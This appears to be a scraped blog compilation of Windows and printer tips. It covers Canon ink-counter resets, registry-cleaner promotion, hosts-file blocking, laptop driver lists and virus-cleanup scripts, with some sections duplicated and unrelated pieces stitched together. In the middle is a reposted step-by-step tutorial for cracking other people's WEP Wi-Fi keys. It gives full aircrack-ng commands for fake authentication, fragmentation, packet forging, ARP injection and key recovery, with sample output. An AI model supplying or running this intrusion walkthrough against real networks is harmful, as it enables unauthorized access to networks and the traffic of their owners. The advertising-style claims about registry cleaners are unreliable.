7 Steps to Reset Waste Ink Counter on MP198, MP258, MP276, MP496, MP558, MP568, and MP648 Printer
1- Download Canon Printer Resetter Tool (Service Tool)
2- Put your Canon printer in Service Mode.
3- Now Run service_tool 1050.exe.
4- Confirm detected USB-port numbers on USB port column.
5- Click [Main button] on Clear ink counter section. Make sure there are papers in the paper feed because the printer will print after the process is complete.
6- Click [platen button] on the [Clear ink counter] section. The printer will print again.
7- Turn off the printer and then turn the printer on. You printer is ready for use.
Want more PC speed? Learn How to Speed Up PC Performance with 4 expert tips!
TOP 4 Ways to Speed Up PC Performance
1. Use a Registry Cleaner.
This will free up resources show you how to increase PC speed with a few clicks. This is one of the best answers to "how to speed up PC performance?". These easy point and click programs also defrag your hard drive and remove spyware. All that with the push of a button weekly will keep your computer running at it’s original PC speed specs. There are dozens of different registry cleaners software and registry cleaner tools available for use with the registry, However only about 5 have really proven themselves based on user support. One of the industry leaders is RegFix. It was last year's Most Popular PC Repair product. RegFix is the easiest and best. It’s easy to get scammed with inferior products so it’s best to choose a registry cleaner with an excellent record.For an in depth comparison of the best registry cleaner on the market, click this link.
2. Defrag your hard drive
Over time, the data on your hard drive gets scattered. De-fragmenting your hard drive puts your data back into sequential order, making it easier for Windows to access it. As a result, the performance of your computer will improve. An excellent registry cleaner will allow show you how to speed up your PC using defrag techniques. For Easy Steps to Defrag your PC Click Here!. Remember that the hard drive is the cornerstone of your system. If it is in trouble your system can collapse.
Tips to Speed Up Your Hard Drive Click Here! If you are interested in speed up your computer on the net. Click the image below. If not read on.
These nasty little worms can wreak havoc on your PC speed. Detecting and cleaning viruses is an excellent way to improve your system's performance and increase PC speed. Registry cleaners will help to remove these buggers also!To Learn more a about the best Spyware removal programs on the maket, Click this link
4. Adjust your computer’s Visual effects
Windows provides a number of resource hogging and interesting visual effects like animated windows and fading menus. These effects, however, can slow down your computer and kill your PC speed. By Altering your preferences and performance needs you can learn how to increase PC Speed in seconds. This is one of Microsoft's tips on how to increase PC speed and performance.Visit Adjust Visual Performance page for assistance.
A excellent registry cleaner can perform all but number 4. If you are serious about learning how to speed up PC performance. Get a registry cleaner and let it do most of the work. There are lot of registry cleaner choices on the market. Learn how to increase PC speed organically and don't get scammed into spending thousands for a new PC.
Bonus Tips
Use a Window's Optimization Tool
Using a Windows Optimization tool can give you a big boost in the the performance department. This takes the work out of your regular maintenance of organizing files, defragging your hard drive and other optimization task. For Windows Optimization Tools, Click Here!Manage Your Startups
By managing your Windows startup programs and services you can free of vital CPU resources that can re-allocated your PC performance. This is a quick and easy tweak learn how to speed up PC CPU access time. Click Here to Learn how to speed up PC performance by managing your Startups.
Clean Windows Temp Files
Your Windows Temp files can swell to enormous sizes. This will eat up free space that could be allocated for applications you would like to use. Learn how to clean up your PC of useless files
sumber : http://www.delete-computer-history.com
How to Block a Website
Internet Explorer version 5 and later offer the ability for heighten security and privacy. You can block a site by following the directions below:
1. Load your Internet explorer
2. Click Tools
3. Click Internet Options
4. Click the Privacy tab
5. Under the Privacy window, Click Sites
6. Type in the site address that you want to Block and Click OK. Remember this technique only blocks on one site at a time. Parental control software will allow you to block multiple sites and categories.
To Learn How to Block a Website with parental control software. Click Here!



Here are alternate instructions to block a website using Internet Explorer.
Tools ->Internet Options->Security->Restricted sites->Sites->Type in the site address and Click ADD then click OK
This action will require you to edit your Host file. Your host file is a computer file used to store information on where to find a node on a computer network. For more a more detailed description. Check out this link Host File Description Link
In Windows XP

1. Click Start->All Programs->Accessories->Command Prompt.
2. Click Command Prompt This will open a DOS command window.

3. Type: notepad C:/Windows/System32/drivers/etc/hosts
4. Locate the line 127.0.0.1 localhost
5. To block the website google.com for example, just add this text under 127.0.0.1 localhost:
127.0.0.1 google.com
127.0.0.1 www.google.com
You can add as many sites any site, However you will need to prefix it with "127.0.0.1".
6. Save the file
Google will now be blocked in all web browser. This is an advanced but easy method on how to blow a website.
Acer Aspire 4530 webcan problem...
Biasanya jika webcam "blank" saya akan uninstall driver dan softwarenya kemudian restart dan install balik software serta driver semula. Cara ini bolah dikatakan menjadi tapi selepas beberapa ketika ianya "blank" semula...
Maybe someone can fix these problem...
Tutorial : Crack WEP with aircrack + inject packets (WINDOWS)
This is a tutorial for cracking WEP and injecting packets for networks with no clients. You'll be able to do so on a windows platform (tested in VISTA and works)!
-------------------------------------------------------------------------------------------
First of all I've got all my info out of this thread and the links posted there:
http://tazforum.thetazzone.com/viewtopi ... sc&start=0
I can only make this tutorial thanks to Zermelo that kept answering my question when I was lost.
GETTING EVERYTHING READY:
- The first and most important thing to do is to get an adapter that works with airodump:
check this thread for that:
http://tazforum.thetazzone.com/viewtopic.php?t=6235
and this one:
http://tazforum.thetazzone.com/viewtopi ... 01&start=0
- Then you need to install the proper drivers for your card. (I used the commview drivers.) If your card isn't compatible with Commview you'll need to install the wildpackets drivers.
to do this for cards compatible with commview download commview here and install its drivers:
http://www.tamos.com/bitrix/redirect.ph ... es/ca5.zip
for other cards download the wildpackets drivers here:
http://www.wildpackets.com/support/downloads/drivers
NOTE: I'm going to base the rest of this tutorial on a card with the commview drivers installed!
- Next step is to download this .dll file (again only commview driver users):
http://darkircop.org/commview.dll
- Next up, download the aircrack package. Download it here:
http://dl.aircrack-ng.org/aircrack-ng-svn-win.zip
unzip the file to your c:\ drive (it can be another drive but this is the easiest)
put the commview.dll file you just downloaded in the map you extracted (it's called aircrack and if you extracted it to your c: drive like I said it should be in c:\aircrack\)
Now go to you place where you installed Commview in (the program itself) and look for a file called "ca2k.dll" (default install dir is c:\program files\commview for wifi\)
Copy this file to the same folder as the commview.dll (c:\aircrack\)
OKAY that was a whole lot! this was just to get everything ready! If you did all of this correct you'll be able to move to the next step!
-------------------------------------------------------------------------------------------
THE CRACKING:
Step 1:
- Open a command prompt (start > run > cmd.exe)
Step 2:
- type the following in the command prompt:
cd c:\aircrack\
- HIT ENTER
Step 3:
- type the following in the same command prompt:
airserv-ng -d commview.dll
- HIT ENTER
- You should see something like this coming up in the command prompt
Opening card commview.dll
Setting chan 1
Opening sock port 666
Serving commview.dll chan 1 on port 666
Step 4:
- Open a new command prompt (LEAVE THE PREVIOUS ONE OPEN AT ALL TIMES!!)
- Typ the following the the new command prompt:
cd c:\aircrack\
-HIT ENTER
Step 5:
- Now typ this in the same command prompt:
airodump-ng 127.0.0.1:666
- HIT ENTER
note: if you know what channel the to-monitor-network is on you can make it this. I recommend this!:
airodump-ng --channel YOURCHANNELNUMBER HERE 127.0.0.1:666
Airodump-ng should start capturing data from the networks on the given channel now, you'll notice it isn't going fast (except if it's a big company's network or something). We are going to speed this process up!
Take a note of the following:
1: BSSID of the network you want to crack = MAC address.
2: ESSID of the network you want to crack = name of the network (example: wifi16, mynetwork,...)
3: The mac of the card you are using to monitor the packets
LEAVE THE 2 COMMAND PROMPTS YOU ALREADY HAVE OPEN OPEN!!!
Step 6:
- Open a new command prompt
- Type in the following:
cd c:\aircrack\
- HIT ENTER
Step 7:
- Type in the following in command prompt:
aireplay-ng -1 0 -e ESSID-OF-THE-NETWORK-YOU-WANT-TO-CRACK -a BSSID:OF:THE:NETWORK:YOU:WANT:TO:CRACK -h MAC:OF:THE:CARD:YOU:ARE:USING:TO:MONITOR 127.0.0.1:666
yes quite confusing so a quick example:
ESSID = wifi16
BSSID = 11:22:33:44:55:66
MAC OF CARD I'M USING = 01:23:45:67:89:01
so that will get me:
aireplay-ng -1 0 -e wifi16 -a 11:22:33:44:55:66 -h 01:23:45:67:89:01 127.0.0.1:666
if all goes well you'll get this as the outcome:
Sending Authentication Request
Authentication successful
Sending Association Request
Association successful

if you get:
AP rejects the source MAC address
It means MAC filtering is enabled on the network you want to crack and you'll need to get hold of a mac address that's allowed access.
if you keep getting:
sending authentication request
Try moving closer to the AP!
Step 8:
in the same command prompt as the one in step 7 type:
aireplay-ng -5 -b BSSID:OF:THE:NETWORK:YOU:WANT:TO:CRACK -h MAC:OF:THE:CARD:YOU:ARE:USING:TO:MONITOR 127.0.0.1:666
yes quite confusing once again so a quick example:
BSSID = 11:22:33:44:55:66
MAC OF CARD I'M USING = 01:23:45:67:89:01
so that will get me:
aireplay-ng -5 -b 11:22:33:44:55:66 -h 01:23:45:67:89:01 127.0.0.1:666
if all goes well you'll get this:
Waiting for a data packet...
Read #number packets...
Step 9:
if you wait a little bit you'll soon be prompted with a packet like this:
Size: 120, FromDS: 1, ToDS: 0 (WEP)
BSSID = the bssid
Dest. MAC = the dest mac
Source MAC = the source mac
0x0000: 0842 0201 000f b5ab cb9d 0014 6c7e 4080 .B..........l~@.
0x0010: 00d0 cf03 348c e0d2 4001 0000 2b62 7a01 ....4...@...+bz.
0x0020: 6d6d b1e0 92a8 039b ca6f cecb 5364 6e16 mm.......o..Sdn.
0x0030: a21d 2a70 49cf eef8 f9b9 279c 9020 30c4 ..*pI.....'.. 0.
0x0040: 7013 f7f3 5953 1234 5727 146c eeaa a594 p...YS.4W'.l....
0x0050: fd55 66a2 030f 472d 2682 3957 8429 9ca5 .Uf...G-&.9W.)..
0x0060: 517f 1544 bd82 ad77 fe9a cd99 a43c 52a1 Q.D...w.....
note: size can vary, I always pressed in y and it worked
- press in Y
- HIT ENTER
You should see something like this coming up (or similar):
Saving chosen packet in replay_src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
Note 1: It doesn't need to be 1500 bytes!!
Note 2: Check the bold part, you're going to need this file!
AGAIN DON'T CLOSE THIS COMMAND PROMPT!!
if you keep getting:
Data packet found!
Sending fragmented packet
No answer, repeating...
Trying a LLC NULL packet
Sending fragmented packet
No answer, repeating...
Sending fragmented packet
...
Just keep trying! It automatically starts over again (moving closer to the AP has been reported to help.)
anyways, if you got the bytes of keystream (everything worked) it's time for the next step!
Step 10:
- Press CTRL + C in the command prompt used in step 8
- Now type in the following:
packetforge-ng -0 -a BSSID:OF:THE:NETWORK:YOU:WANT:TO:CRACK -h MAC:OF:THE:CARD:YOU:ARE:USING:TO:MONITOR -k 192.168.1.100 -l (= an ELL not a 1) 192.168.1.1 -y fragment-0124-161129.xor -w arp-request
Remember the file I made bold in part 8? Well it's obviously the same as in 9 meaning you need to put the same filename here.
The part I made green here is the filename you use to save the packet, you can choose whatever you want but you must use this filename in the upcomming steps!
Step 11:
Now that we've got our ARP REQ packet we can start injecting!
Here's how to do this.
- Go to the command prompt used in step 9
- Type in the following:
aireplay-ng -2 -r arp-request 127.0.0.1:666
The green part once again indicates the filename!
You should now see something like this coming up:
Size: 68, FromDS: 0, ToDS: 1 (WEP)
BSSID = 00:14:6C:7E:40:80
Dest. MAC = FF:FF:FF:FF:FF:FF
Source MAC = 00:0F:B5:AB:CB:9D
0x0000: 0841 0201 0014 6c7e 4080 000f b5ab cb9d .A....l~@.......
0x0010: ffff ffff ffff 8001 6c48 0000 0999 881a ........lH......
0x0020: 49fc 21ff 781a dc42 2f96 8fcc 9430 144d I.!.x..B/....0.M
0x0030: 3ab2 cff5 d4d1 6743 8056 24ec 9192 c1e1 :.....gC.V$.....
0x0040: d64f b709 .O..
Use this packet ?
- Type in Y
- HIT ENTER
This should come up now:
Saving chosen packet in replay_src-0124-163529.cap
You should also start airodump-ng to capture replies.
End of file.
sent #numberOfPackets ... (#number pps)
You'll see the numberOfPackets rising really fast, you are injecting these packets now.
Step 12:
Now go back to the command prompt where you had airodump-ng in open
and press CTRL + C
now type in the following:
airodump-ng --channel CHANNELYOUWANTTOCAPTUREFROM --write Filename 127.0.0.1:666
Note: Filename = The name of the file where the data packets are saved, this will be used in the next step
If all goes correct you should be capturing as much packets per second as you are injecting (maybe even more).
Step 13:
when you think you have enough...
note: 200000 min for 64bit (just capture 1Million to be sure)
...press CTRL + C in the command prompt that has airodump-ng running and enter the following:
aircrack-ng -n 64 Filename.cap
note:
Filename = see previous step
64 = the bit depth of the key (128 for 128bit etc...)
and if it goes like planned a message will pop-up saying:
KEY FOUND: YourKey
That's it! I hope this was helpful, any question/remarks/complaints please ask/tell and I'll try to help/respond as soon as possible!!
Extra useful links:
WEP CRACK tutorial from nokia:
http://tazforum.thetazzone.com/viewtopi ... f1722a5366
Info about the attack used(fragmentation):
http://www.aircrack-ng.org/doku.php?id=fragmentation
Zermelo's thread about this subject:
http://tazforum.thetazzone.com/viewtopi ... sc&start=0
Topic on another forum about this:
http://tinyshell.be/aircrackng/forum/in ... pic=1626.0
-------------------------------------------------------------------------------------------
Greetz .Transmit
(If you all like this tut I'll make one on cracking WEP with commview too)
source : http://tazforum.thetazzone.com/view...
Restore the missing userinit.exe file
Question : When I logon to either user account (both are set up as administrator) the password is accepted, the message “Loading settings” displays, the wallpaper shows briefly, then the message “Logging off” displays and it comes back to the welcome screen. I tried everything that is explained in this link. I do not see the file userinit.exe or wsaupdater.exe in the system32 folder.
Answer : The DllCache folder (c:\windows\system32\dllcache\) maintains a copy of userinit.exe. Simply copy it to the system32 folder. If not, you may have to expand a copy from the source. (either from the Windows XP CD, or from the ServicePackFiles source path)
As you’re unable to login to the system at present, either use Bart’s PE boot CD, or use the parallel Windows XP installation (if available) to carryout the file/registry operations.
Reset Counter Canon i250, i255, i350, i355
To reset waste ink counter pad in Canon i250, i255, i350, i355 there are two Steps, that is reset manual and reset use software resetter (general tool). Whereas reset manual any two methode can be used. Here Complete tutorial to reset waste ink counter for Canon i250, i255, i350, i355 printers.
Manual Reset for Canon i250, i255, i350, i355
Methode 1 : Manual for service mode
- Unplug power cable from electric source and USB cable from computer.
- Open the printer cover and hold power button.
- Connect power cable to the electric source.
- Close the printer cover then release power button.
Methode 2: Manual for service mode
- Turn off the printer. And disconnect the printer cable.
- Press and hold the POWER button, turn on the printer.
- The indicator LED should be green.
- Press and release the RESUME button , the indicator LED should be orange.
- Press and release the RESUME button again, the indicator LED should be green.
- Release both buttons.
Resettting using software resetter canon i250, i255, i350, i355
- Reconnect the printer cable.
- Download and Run General Tools/software resetter for Canon printers i250, i255, i350, i355.
- Then select USB PORT where your printer installed.
- Choose printer type in SET DESTINATION sections and printer should be reset.
Note : After service mode use software for permanent reset Canon i250, i255, i350, i355

 software Canon i250, i255, i350, i355 (118.9 KiB)
To reset waste ink counter pad in Canon i250, i255, i350, i355 there are two Steps, that is reset manual and reset use software resetter (general tool). Whereas reset manual any two methode can be used. Here Complete tutorial to reset waste ink counter for Canon i250, i255, i350, i355 printers.
Manual Reset for Canon i250, i255, i350, i355
Methode 1 : Manual for service mode
- Unplug power cable from electric source and USB cable from computer.
- Open the printer cover and hold power button.
- Connect power cable to the electric source.
- Close the printer cover then release power button.
Methode 2: Manual for service mode
- Turn off the printer. And disconnect the printer cable.
- Press and hold the POWER button, turn on the printer.
- The indicator LED should be green.
- Press and release the RESUME button , the indicator LED should be orange.
- Press and release the RESUME button again, the indicator LED should be green.
- Release both buttons.
Resettting using software resetter canon i250, i255, i350, i355
- Reconnect the printer cable.
- Download and Run General Tools/software resetter for Canon printers i250, i255, i350, i355.
- Then select USB PORT where your printer installed.
- Choose printer type in SET DESTINATION sections and printer should be reset.
Note : After service mode use software for permanent reset Canon i250, i255, i350, i355
software Canon i250, i255, i350, i355 (118.9 KiB)
How to stop regedit, taskmanager or msconfig from closing automatically
Since i published my “How to remove new folder exe or regsvr exe or autorun inf virus” article many readers have asked me about how to prevent regedit, taskmanger, msconfig etc from closing withing second of it’s opening.
Now i have to say as i have yet to face this issue personally myself, i am not really able to suggest anything but to recommend people to do a boot time scan from avast, and hope that fixes their problem.
But after receiving a repeated request to fix this issue, i decided to write about the approach that i would take if i face this problem and to collaborate with you to solve your problem and in the process create a workable solution to fix this problem, once and for all.
Symptoms of the problem that we are tying to solve,
- you open regedit, the regedit window flickers and closes again,
- you open taskmanager, window opens and immediately closes.
- you try to open msconfig, window closes the moment it opens.
What might be happening?
My thinking is that some rouge process is running that is scanning for these applications and the moment they open, it closes them.
Our Aim : to identify and kill
so what we need to do is, identify these rouge programs and destroy them by first killing the running process and then deleting the actual application from the system. We need to do this to prevent them from running again.
So first let’s try this solution,
- Create the copy of regedit.exe file and put it in another directory.
- you can do this by selecting the regedit.exe file(located in c:\windows directory) and pressing crtl+c and then crtl+v
- move this copied file to another new directory say c:\eme_utils
- Similarly create the copy of task manager located at (C:\WINDOWS\system32\taskmgr.exe) and system configuration utility aka msconfig located at (C:\WINDOWS\PCHealth\HelpCtr\Binaries\MSConfig.exe)
- Now run these copies by clicking them, to see if you can access the respective applications.
if you don’t want to do this manually you may want to download the xp_emergency tool which does this for you in Windows XP OS.
With this hopefully we may have bypassed the restrictions imposed by the virus or worm or any rouge application, we still need to identify and kill them so that we can leave in peace instead of using alternative solutions.
So let’s start the identification process,
just a warning, this is a repetitive and frustrating process but if you really want to use the taskmanger, regedit or msconfig then you will have to find the process and kill it, so let’s start the journey.
you will need to download Process Explorer from system internals, so that we can identify the culprit process.
once you have downloaded it, extract the zip file and run the procexp.exe file by double clicking it. This will show you all the processes running right now.

From here onwards you are almost on your own, you will have to trust your own knowledge of your system and your intuition. What we now need to do is to kill the processes that you can’t identify.
Note : before making any changes please keep a screen shot or write down the changes that you are doing.
- Look for any process that you can’t identify the source. as you can see from this image
process explorer gives the description and company name of all the process that are running. so the first targets would be the application that you can’t identify the company name or application that you might not have installed. - Once you think a process as rouge, note down the path of that application(this will help you delete the file later) by right clicking the name and clicking on properties window in the pop up.


- Now kill the process tree by right clicking and choosing the kill process tree option
- It is the time now to check if we have killed the right process or not, do find that out simply run the regedit or taskmanger or msconfig and see if they stay opened. if they do, move on to next step otherwise get back to step 1.
Worst that can happen at this stage is that you might kill some important process, in that case you have to just restart the system and you will be back from where you started.
- Once you have identified the process, we will now rename this application by changing the extension to something like *.fix or any thing you like by going to the path that we noted above. We did not delete the file at this stage because we want to be sure that this is the culprit file and not some other file.
- To verify this just restart you system and see if you can still access the regedit, task manger or msconfig, if you can then you want to delete the file that we renamed above.
- If not then we will have to start the identification process again, so start from step 1.
Here are some of the known rouge process that are know to do such things
- WebRebates0.exe
- WebRebates1.exe
- msconfig35.exe
- msconfig45.exe
- funny ust scandal.avi.exe,
- SMSS.exe ( an important windows process, Session Manager Subsystem, of same name also exists so be very careful before killing it.)
- Killer.exe
If you fear, or, are not able to identify the process in that case you may want to save the process explorer output in a text file by hitting crtl+s and post the output in comment below so that I or others who have faced the problem will try to help you identify the rouge process to kill.
I am interested in knowing if this process helped you or not, It will be really good if you can participate in this process and leave a note below about all the rouge process or application that you identified.
This will help others to solve their problem as you might have already noticed their is very little help out their regarding this problem.
Source : http://amiworks.co.in/talk/how-to-stop-regedit-taskmanager-or-msconfig-from-closing-automatically/
Compaq presario C770TU XP Driver
Compaq presario C770TU laptop comes with 1.73 GHz Intel Pentium dual core processor T2370, 1 MB L2 Cache, 1 GB DDR2 RAM, Intel Graphics Media Accelerator X3100,160 GB (5400 rpm) HDD, 15.4” WXGA High Definition BrightView Widescreen and so on. It comes with Free DOS. But if you have downgraded your OS, you would probably have trouble finding the drivers needed for your laptop. This is beacuse HP-Compaq does not support Windows XP anymore. But we have solved the issue for you. For all drivers for Compaq presario C770TU for windows XP, follow the post below.
Kindly check the link to know more about Issues regarding downgrading to or installing Windows XP in HP-Compaq systems
Neither Zyxware Technologies, nor HP-Compaq can give you a guarantee that these drivers will work perfectly in your system. How ever, you may try installing these.
You can either click or copy the given link and paste them onto a new driver to download them.
Video Driver:
ftp://ftp.hp.com/pub/softpaq/
Chipset and LAN Driver:
ftp://ftp.hp.com/pub/softpaq/
Wireless Driver:
http://h30322.www3.hp.com/pub/
HP Quick Launch Buttons:
ftp://ftp.hp.com/pub/softpaq/
Realtek RTL8100CL/RTL8110Sb NIC Driver
ftp://ftp.hp.com/pub/softpaq/
Intel Pro Wireless:
ftp://ftp.hp.com/pub/softpaq/
BroadCom Wireless:
ftp://ftp.hp.com/pub/softpaq/
Synaptics Touchpad drivers:
ftp://ftp.hp.com/pub/softpaq/
HP Help and Support for Microsoft Windows XP :
ftp://ftp.hp.com/pub/softpaq/
This model of Presario has an audio controller that supports the high definition audio. You need to have Microsoft Universal Audio Architecture (UAA) Bus Driver for High Definition Audio installed on the computer before installing the audio driver.
Here is the link for the Microsoft Universal Audio Architecture driver:
ftp://ftp.hp.com/pub/softpaq/
Conexant CX20549-12 High Definition Audio driver:
ftp://ftp.hp.com/pub/softpaq/
Note: Please copy the entire link starting from "ftp" to "exe" and paste it in the address bar of the browser in your computer and press enter.
1. Click on Start and select Run. Now type devmgmt.msc and press enter.
2. Right click on "Audio device on High Definition Audio Bus" and click Update driver.
3. Select "Install from a list or specific location"
4. Click Next. Then select "Don't search, I will choose the driver to install"
5. Click Next and then select "Sound, video and game controller" from the list.
6. Click Next and then click Have Disk.
7. Click Browse C:\swsetup\sp36090 folder and the double click the V32 folder. Select the .inf file, click open and Continue with the onscreen instructions.
Similarly install Modem Drivers:
Conexant CX20548 Modem Driver for Microsoft Windows XP
ftp://ftp.hp.com/pub/softpaq/
1.Right click on "Modem device on High Definition Audio Bus" and click Update driver.
2. Select "Install from a list or specific location"
3. Click Next. Then select "Don't search, I will choose the driver to install"
4. Click Next and then select "Modem" from the list.
5. Click Next and then click Have Disk.
6. Click Browse C:\swsetup\sp33890 folder and select the .inf (wis30b2b) file and click open and Continue with the onscreen instructions.
Install Windows Xp on Dell Inspiron 1420
A simple step how to install Windows XP on Dell Inspiron 1420:
There’s two ways step you have to follow to install Windows Xp.
a. First, you have to create a Windows Xp Disk that completed with SATA Drivers.
- Download nLite from nliteOS.com
- Insert your windows XP and Start your nLite programs.
- Set Languages and click “Next” Button
- Locate your Windows XP CD-Drive, NLiteOS will asks you to save the file into your computer. It will be much better if you create a new folder for saving your file.
- Click Next Button
- You have to download the latest SATA Drivers for dell Inspiron 1420 Notebooks. You may download SATA driver from official Dell Support here.
- extract SATA Driver into your computer
- Back to nLite installation, click Next button to “Integrate”, select “Drivers”, Next to “Create” Button and you have to choose “Bootable ISO” and click the next button.
- Ok, You have to click “Insert” and choose “Multiple Driver Folder”. You have to locate SATA Driver that you have just downloadedChoose “OK” and you should choose “Textmode driver” and please highlight line: “SATA AHCI Controller (Mobile ICH8M-E/M)”. Click Ok and Next Button.
-You may get some pop-up that warn “Apply changes?” Choose “Yes”. You may click Next Button. Insert a blank CD, and select “Direct Burn”you may label the CD and choose burn speed. Click Burn and Yes Button.
- Click Next button and You have finished the first step of Install Windows Xp on Dell Inspiron 1420 Notebooks.
a. Intel Mobile Chipset
b. Ricoh Inspiron 1420 Driver
c. Broadcom Ethernet LAn Card Driver
d. Intel Wireless Wi-Fi Driver
e. Bluetooth Driver
f. Inspiron 1420 Video Graphics: NVidia 8400GS Driver
g. Touchpad Inspiron Driver
h. Inspiron 1420 Webcam Driver
i. Audio Sound: Sigmatel Driver
Restart computer, you may found some problem occur, Go to Device Manager and you’ll get error such as some PCI hardware not work. Right click and uninstall it. Scan it for hardware changes and your audio and modem driver will be detected. You may still find error that the sound still not work, This is the tricks “YOU ONLY JUST REINSTALL SIGMATEL” Driver.
Download Modem Driver for Inspiron 1420 Notebooks.
Note: Your Sound Driver may not work when you’re using dial-up connection.
W32/Sality Virus - Unhiding the Folders
Here’s the code:
' Reset the file attributes of All the Folder in a specific Drive
' Change Z:\ to the drive letter where you want the change will happen.
cDrive = "Z:\"
Set FSO = CreateObject("Scripting.FileSystemObject")
ShowSubfolders FSO.GetFolder(cDrive)
WScript.Echo "Done with fix."
Sub ShowSubFolders(Folder)
str = ""
For Each Subfolder in Folder.SubFolders
str = str & " " & Subfolder.Path
subFolder.Attributes = 0
ShowSubFolders Subfolder
Next
End Sub
sumber : http://www.bleuken.com/2009/02/23/w32sality-virus-unhiding-folders/
Virus Bulubebek Removal...
Bulubebek Virus
Main File :
:\Autorun.inf
:\bulubebek.ini
Virus Running Process
Script.exe
LSASS.exe
Virus Simptom
Duplicate every folder on Drive and change it to .EXE file with ‘folder’ Icon.
Hide the origin folder on Drive.
Hide Task Manager & Folder Option on your PC.
Remove Bulubebek Virus.
1. Disconnected From Internet (LAN or Wireles)
2. Turn Off System Restore
3. Use Third party software such as Process Explorer or Security Task Manager, to View and Kill process tree for LSASS.exe and Script.exe.
4. Repair Windows registry using this script:
[Version]
Signature="$Chicago$"
Provider=Vaksincom Oyee
[DefaultInstall]
AddReg=UnhookRegKey
DelReg=del
[UnhookRegKey]
HKLM, Software\CLASSES\batfile\shell\open\command,,,"""%1"" %*"
HKLM, Software\CLASSES\comfile\shell\open\command,,,"""%1"" %*"
HKLM, Software\CLASSES\exefile\shell\open\command,,,"""%1"" %*"
HKLM, Software\CLASSES\piffile\shell\open\command,,,"""%1"" %*"
HKLM, Software\CLASSES\regfile\shell\open\command,,,"regedit.exe "%1""
HKLM, Software\CLASSES\scrfile\shell\open\command,,,"""%1"" %*"
HKLM, SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, Shell,0, "Explorer.exe"
HKLM, SYSTEM\ControlSet001\Control\SafeBoot, AlternateShell,0, "cmd.exe"
HKLM, SYSTEM\ControlSet002\Control\SafeBoot, AlternateShell,0, "cmd.exe"
HKLM, SYSTEM\CurrentControlSet\Control\SafeBoot, AlternateShell,0, "cmd.exe"
HKLM, SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\SuperHidden, UncheckedValue,0x00010001,1
HKLM, SOFTWARE\Microsoft\Command Processor, AutoRun,0,
HKLM, SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL, CheckedValue, 0x00010001,1
HKLM, SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL, DefaultValue, 0x00010001,2
HKCU, Software\Microsoft\Command Processor, AutoRun,0,
[del]
HKCU, Software\Microsoft\Windows\CurrentVersion\Policies\System, DisableRegistryTools
HKCU, Software\Microsoft\Windows\CurrentVersion\Policies\System, DisableTaskMgr
HKCU, Software\Microsoft\Windows\CurrentVersion\Policies\Explorer, NoFolderOptions
HKCU, Software\Microsoft\Windows\CurrentVersion\Policies\Explorer, NOFind
HKCU, Software\Microsoft\Windows\CurrentVersion\Policies\Explorer, NORun
HKCU, Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp
